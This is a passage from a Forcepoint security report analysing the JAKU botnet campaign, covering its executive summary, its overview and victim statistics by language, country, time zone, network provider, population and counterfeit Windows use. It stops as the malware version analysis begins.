
JAKU

ANALYSIS OF A BOTNET CAMPAIGN

Andy Settle, Bapadittya Dey
Nicholas Griffin, Abel Toro
FORCEPOINT
Security Labs



FORCEPOINT
POWERED BY Raytheon

FORWARD WITHOUT FEAR

TABLE OF CONTENTS

Executive Summary....4
Overview....5
Acknowledgements....5
Technical Analysis....6
Unique Victim Computer....6
Victims by Languages....6
Victims by Country....7
Victims per Time-zone....8
Victims by Network Provider....9
Victims by Population....10
Counterfeit Windows Installations....12
Malware Version Numbering....12
Total Number of JAKU Victims....13
C2 Servers Locations and Victims....14
C2 Data Sets....15
Total Number of JAKU Victims per C2 Server....16
Mapping Victim Locations....17
Americas and European Coverage....18
Korean and Japanese Coverage....19
Russian Coverage....20
Static and Behavioural Analysis....21
Malware Stage 1 – Poisoned Bit Torrent....21
Stage 1 Behaviour....21
Windows Update....21
Reconnaissance....21
Calling Home....22
Awaiting Orders....22
Malware Stage 2 – Fake PNG Files....23
Encryption Algorithm....23
Bad Crypto....24
Compression Algorithm....24
Malware Stage 2 – R2D3....25
Stealth Injection....25
AV Engine Detection....25
Service Installation....25
R2D2....25
R2D3....25
Winpcap....28
Malware Configuration....29
Malware Stage 2 – C3PRO-RACCOON....30
C3PRO....30
DNS Command Channel....32
Observations on C3PRO-RACCOON....34

UDT Library 34
Secure Delete 34
Unfinished Code 34
Spoofed File Dates 34
Under Development 34
Who is SAPHARUS? 35
SAPHARUS Timeline 35
The Real SAPHARUS 35
Hypothesis #1 - Overwrites 35
Hypothesis #2 - Additions 35
SAPHARUS at Forcepoint 35
Diversity of Addresses 35
Truncated System Information 35
C2 Telemetry Databases 36
SQLite Databases 36
Near.jpg 36
HISTORY Table 37
CHILD Table 38
INFO Column Commands 38
Parting Thoughts for the Reader 43
An Exercise to the Reader 43
Why JAKU? 43
References 44

EXECUTIVE SUMMARY

JAKU is the name given to the investigation, surveillance and analysis, by the Forcepoint Special Investigations team, of an on-going botnet campaign.

Organised crime has been operating botnets for several years and the term itself has been in common parlance for over a decade. While JAKU may not answer all the questions regarding botnets, it does offer some insight and understanding into the inner workings of a botnet. JAKU also sheds some light onto the victims of botnets, why they are vulnerable, and possibly, why they are targeted.

What JAKU demonstrates is the re-use of Infrastructure, Tools, Techniques and Processes (TTPs), as well as the herding of victims into separate groupings; some indiscriminate and others highly targeted. Both the herding of general botnet victims and highly targeted attacks on individuals and organisations is hardly surprising. What is somewhat of a step change, however, is the execution of a *number* of *concurrent operations* within a campaign, using almost identical TTPs, to both herd thousands of victims into becoming botnet members while *at the same time* executing a targeted operation on a very small number of individuals.

Within the noise of thousands of seemingly indiscriminate botnet victims, the JAKU campaign performs a separate, highly targeted operation.

Forcepoint Security Labs has identified the precision targeting and tracking of a small number of individuals of various nationalities. These individuals include members of International Non-Governmental Organisations (NGOs), Engineering Companies, Academics, Scientists and Government Employees. North Korea (DPRK) and Pyongyang are the common theme shared between these individuals.

Because of the sensitivity of this part of the investigation, only the technical details of the 'RED-RACOON' operation are contained within this report and Law Enforcement and Government Agencies have been informed.

This paper examines how the JAKU botnets are constructed and identifies their characteristics, and in the case of the targeted attacks, how they differ from the scattergun attacks of broader botnet activities. This study also highlights the consequences that Internet users who disregard copyrights and digital rights may face. Many may incur end-point security vulnerabilities that may not only leave them subject to attack, but also may allow their machines to be misused by adversaries, such as the JAKU botnet controllers, to execute information and identity theft.

Botnets are an easy form of resilient, redundant and highly pervasive attack infrastructures that are repeatedly deployed by major threat actors, such as organised crime-sponsored attackers and rogue states via their agencies. This resilience is strengthened by what appears to be the herding of victims into smaller bot-networks. This, to some degree at least, ensures that if the botnet is compromised then the remainder of the campaign is left to operate.

Finding, tracking and shutting down attack modes and methodologies with such capabilities can be a formidable task. No single organisation can do it alone. It requires the close collaboration and intelligence-sharing activities of both private organisations and government agencies.

Fortunately, even *before* the inception of this investigation in October of 2015, Forcepoint customers enjoyed protection from the threats presented by the malware discussed in this paper by **TRITON® ACE**.

OVERVIEW

The JAKU campaign has clear connections with the TTPs used by the threat actors discussed by Kaspersky in the DARKHOTEL investigations from November 2014. This paper recognises the extensive contributions by Kaspersky in this area and acknowledges their detailed work.

What was not in the public domain and has been identified as part of this investigation, are the following:

Piracy. The prevalence of users/victims who are running counterfeit installations of Microsoft Windows®, downloading 'warez' software and using BitTorrent software to illegally obtain these as well as other copyright protected material, such as movies and music.

C2 Databases. The use of SQLite files to collate and manage the botnet members, their structure and the use of version numbering.

Poisoned BitTorrents. The technique of threat actors deploying torrent files onto torrent sites that are pre-infected with malware has not been widely seen before, especially with respect to BitTorrent-types of attack. This behaviour is difficult to trace and track and is indiscriminate in its infection pattern unless it has some means of targeting desired demographics.

Resilient C2 Channels. Stage two of one piece of malware has three inbuilt Command and Control (C2) mechanisms. This level of resilience is not accidental, but rather, such investment and effort is usually indicative of the perceived value of the target.

ACKNOWLEDGEMENTS

Forcepoint would like to thank our colleagues at the UK National Crime Agency (NCA), CERT-UK, KrCERT/CC, Europol and Interpol for their cooperation and assistance in this investigation. Only with a truly interactive approach to collaborative intelligence collection, collation and analysis can we, as an industry, ensure that the Internet is a safe place to do business and conduct our personal lives. Acknowledgement and thanks to our industry partners and peers who have offered their professional insight

Thanks are due to the following individuals, without their contribution and guidance this document would not have been possible: Pierre Boisrond, David Andreas, Josh Douglas, Carl Leonard, Rajiv Motwani, Eunju Pak, Nigel Roberts, Brian Shirey, Boris Sieklik, Luke Stamp and John Underhill.

TECHNICAL ANALYSIS

Unique Victim Computer. The JAKU servers allocate a unique ID (UID) to every victim. The system tracks victims by this UID and records the time that the victim 'calls home' to the botnet command and control server. Over the period from September 2015 to May 2016, in excess of 29,000 unique victims have been recorded by JAKU. However, the prevalence of duplicate entries in the telemetry data (See: SAPHARUS) suggests that a more realistic figure is closer to 19,000.

Victims by Languages. The system locale setting within a Windows computer is used to specify the language used when a programme does not understand Unicode characters. In effect, it is the language used by the operator of the computer.


The victims of the JAKU campaign are clearly clustered around the Japanese and Korean languages. Korean (43%) and Japanese (30%) make up over 73% of the victim machines, followed by English (13%) and Chinese (10%). The remaining 4% of victims are spread across 27 other languages.

LANGUAGE	PERCENTAGE
Korean	43%
Japanese	30%
English	13%
Chinese	10%
French	1%
Polish	<1%
Portuguese	<1%
Spanish; Castilian	<1%
German	<1%
Italian	<1%
Turkish	<1%
Arabic	<1%
Romanian; Moldavian; Moldovan	<1%
Hungarian	<1%
Croatian	<1%
Swedish	<1%

LANGUAGE	PERCENTAGE
Serbian	<1%
Danish	<1%
Thai	<1%
Czech	<1%
Russian	<1%
Lithuanian	<1%
Greek	<1%
Norwegian	<1%
Hebrew	<1%
Estonian	<1%
Finnish	<1%
Macedonian	<1%
Persian	<1%
Dutch; Flemish	<1%
Slovenian	<1%

Victims by Country. The JAKU campaign covers the majority of countries across the world, 134 at the last count. Between September 2015 and May 2016, there were an estimated 19,000 unique victims.


Over 87% of victim computers were in one of four countries: South Korea (42%), Japan (31%), China (8%) and the United States (6%). This distribution is consistent with the data from the system locale analysis.



COUNTRY	PERCENTAGE
KR	42%
JP	31%
CN	9%
US	6%
TW	2%
IN	1%
CA	1%
ID	1%
HK	1%
MA	1%
GB	1%
PH	1%
PL	1%
MY	1%
OTHERS	<1%

Victims per Time-zone. Each of the victim machines has a time-zone setting for the geographic region the system is configured to operate in. The observed distribution of time-zone settings for the victim computers reinforces the bias towards Korea and Japan which both have time-zone offsets of +09:00 (Korea Standard Time, Tokyo Standard Time, and Yakutsk Standard Time) at over 69% of victims.

The only other major grouping of victims is the +08:00 time-zone (China Standard Time, Singapore Standard Time, Taipei Standard Time, West Australia Standard Time and North Asia East Standard Time) with 11% of all victims.



TZ OFFSET	COUNT
-12:00	0.02%
-10:00	0.10%
-09:00	0.04%
-08:00	3.53%
-07:00	0.40%
-06:00	1.26%
-05:00	2.83%
-04:30	0.02%
-04:00	0.12%
-03:30	0.01%
-03:00	0.43%
-02:00	0.01%
-01:00	0.01%
GMT	1.45%
+01:00	2.66%
+02:00	1.08%
+03:00	0.41%
+03:30	0.05%
+04:00	0.10%
+05:00	0.25%
+05:30	1.64%
+05:45	0.03%
+06:00	0.06%
+06:30	0.01%
+07:00	1.88%
+08:00	11.51%
+09:00	69.54%
+09:30	0.04%
+10:00	0.41%
+12:00	0.12%


Victims by Network Provider. All IP addresses are controlled within groupings which are sometimes referred to as *routing domains*. These routing domains are identified by their Autonomous System Numbers (ASN). For the JAKU victims, there is a broad spread of victims across 1,555 ASNs. There is a clear bias on Korean, Japanese and Chinese providers:

NETWORK PROVIDER	ASNs	COUNTY	PERCENTAGE
Korea Telecom	AS4766	Republic of Korea	14.91%
SK Broadband (Hanaro Telecom Inc.)	AS9318	Republic of Korea	7.96%
LG Uplus Corp.(LG DACOM Corporation, LG Powercomm)	AS17858 (6.25%) AS3786 (2.13%)	Republic of Korea	8.38%
NTT Communications Corporation	AS4713	Japan	6.54%
KDDI CORPORATION	AS2516	Japan	4.70%
Chinanet	AS4134	People's Republic of China	3.73%
Softbank BB Corp.	AS17676	Japan	3.44%
OTHERS < 2% (1547)			50.34%

Corporate Victims. Amongst the JAKU victims, the number of corporate victims is significantly low. The proportion of victim computers that are a member of a Microsoft Windows domain rather than workgroups or as standalone systems is less than 1% of the total. This is calculated on just 153 unique victims matching the corporate criteria.

Dwell Time. The length of time a botnet victim is infected is referred to as the *dwell time.* For those identified as corporate victims, the mean dwell time is 93 days, with the maximum observed being 348 days.

Victims by Population. If the number of unique victims per country is factored against the population of the respective countries, a somewhat different picture emerges. Korea and Japan are still at the top of the target list, but Taiwan and Hong Kong rise, while the US and China drop. What is most striking is the clear bias toward South Korean victims:



Listed below are those countries with greater than one victim per million of population:

COUNTRY	VICTIMS	COUNTRY	POPULATION[1]	VICTIMS/MILLION
KR	7962	Korea, South	49115196	162.109
JP	5868	Japan	126919659	46.234
HK	220	Hong Kong	7141106	30.808
TW	321	Taiwan	23415126	13.709
SG	77	Singapore	5674472	13.57
MO	7	Macau	592731	11.81
CA	238	Canada	35099836	6.781
RS	44	Serbia	7176794	6.131
MA	159	Morocco	33322699	4.772
NZ	21	New Zealand	4438393	4.731
AU	90	Australia	22751014	3.956

[1] CIA World Fact Book 2015

COUNTRY	VICTIMS	COUNTRY	POPULATION[1]	VICTIMS/MILLION
US	1149	United States	321368864	3.575
LT	10	Lithuania	2884433	3.467
MY	98	Malaysia	30513848	3.212
AE	18	United Arab Emirates	5779760	3.114
NL	52	Netherlands	16947904	3.068
RO	63	Romania	21666350	2.908
KW	8	Kuwait	2788534	2.869
IE	14	Ireland	4892305	2.862
PL	99	Poland	38562189	2.567
MK	5	Macedonia	2096015	2.385
SE	23	Sweden	9801616	2.347
QA	5	Qatar	2194817	2.278
GB	134	United Kingdom	64088222	2.091
PT	22	Portugal	10825309	2.032
HR	9	Croatia	4464844	2.016
GR	20	Greece	10775643	1.856
BA	7	Bosnia and Herzegovina	3867055	1.81
PS	5	West Bank	2785366	1.795
DK	10	Denmark	5581503	1.792
AT	15	Austria	8665550	1.731
NO	9	Norway	5207689	1.728
AL	5	Albania	3029278	1.651
TH	94	Thailand	67976405	1.383
SA	38	Saudi Arabia	27752316	1.369
IL	11	Israel	8049314	1.367
HU	13	Hungary	9897541	1.313
CN	1604	China	1367485388	1.173
FR	78	France	66553766	1.172
PH	112	Philippines	100998376	1.109
CZ	11	Czech Republic	10644842	1.033

Counterfeit Windows Installations. When an Original Equipment Manufacturer (OEM) installs Microsoft Windows onto a new computer, they use what is known as an OEM product ID (PID). These PIDs can be identified from retail ones as they contain the text, “OEM“. In cases where Windows reports that the ‘model’ of the computer is ‘To be filled by O.E.M.’ and the PID contains OEM, it indicates with some reasonable certainty that an OEM product license has been used on non-OEM hardware. In other words, the system is running a counterfeit Microsoft Windows license.

With this in mind, the total number of OEM PIDs identified is 12,243. The number of them that appear to be counterfeit is 6,366. For OEM licenses, this indicates that 52% are likely to be counterfeits. It’s reasonable to assume that this ratio can be used to infer the prevalence of counterfeits across all the JAKU victims, i.e. including those with retail PIDs.

The likelihood that 52% of computers are actually running counterfeit copies of Microsoft Windows warrants further attention. According to the IDC study, *“Unlicensed Software and Cybersecurity Threats”* (2015)[2]: “…*a clear link between unlicensed software and cybersecurity threats... For enterprises, governments, and consumers, the obvious implication is that one way to lower cybersecurity risks is to reduce the use of unlicensed software.”* However, the evidence from JAKU paints a clearer picture: Whereas enterprise and like–sized organizations may well be operating correctly with the licensing of software, there are a sizable number of other businesses and organizations that are not.


Within the large number of JAKU victim computers, 75% of Korean machines appear to be running counterfeit Windows; for Japan this figure is 25%. Both these percentages are twice the figure stated in the IDC report, which states that Korea has a piracy rate of 38% and Japan 12%. Not surprisingly, the country with the largest percentage of JAKU victims is China, with 85% of computers being suspected of using counterfeit PIDs. This is even worse than the estimated 74% of machines in China suspected of running counterfeit Windows in the IDC report.

Malware Version Numbering. During analysis of the malware and the C2 data sets, a version numbering scheme was identified: within the C2 data sets, almost 60 unique version numbers were present. However, for the actual malware artefacts found, only seven unique version numbers were found:

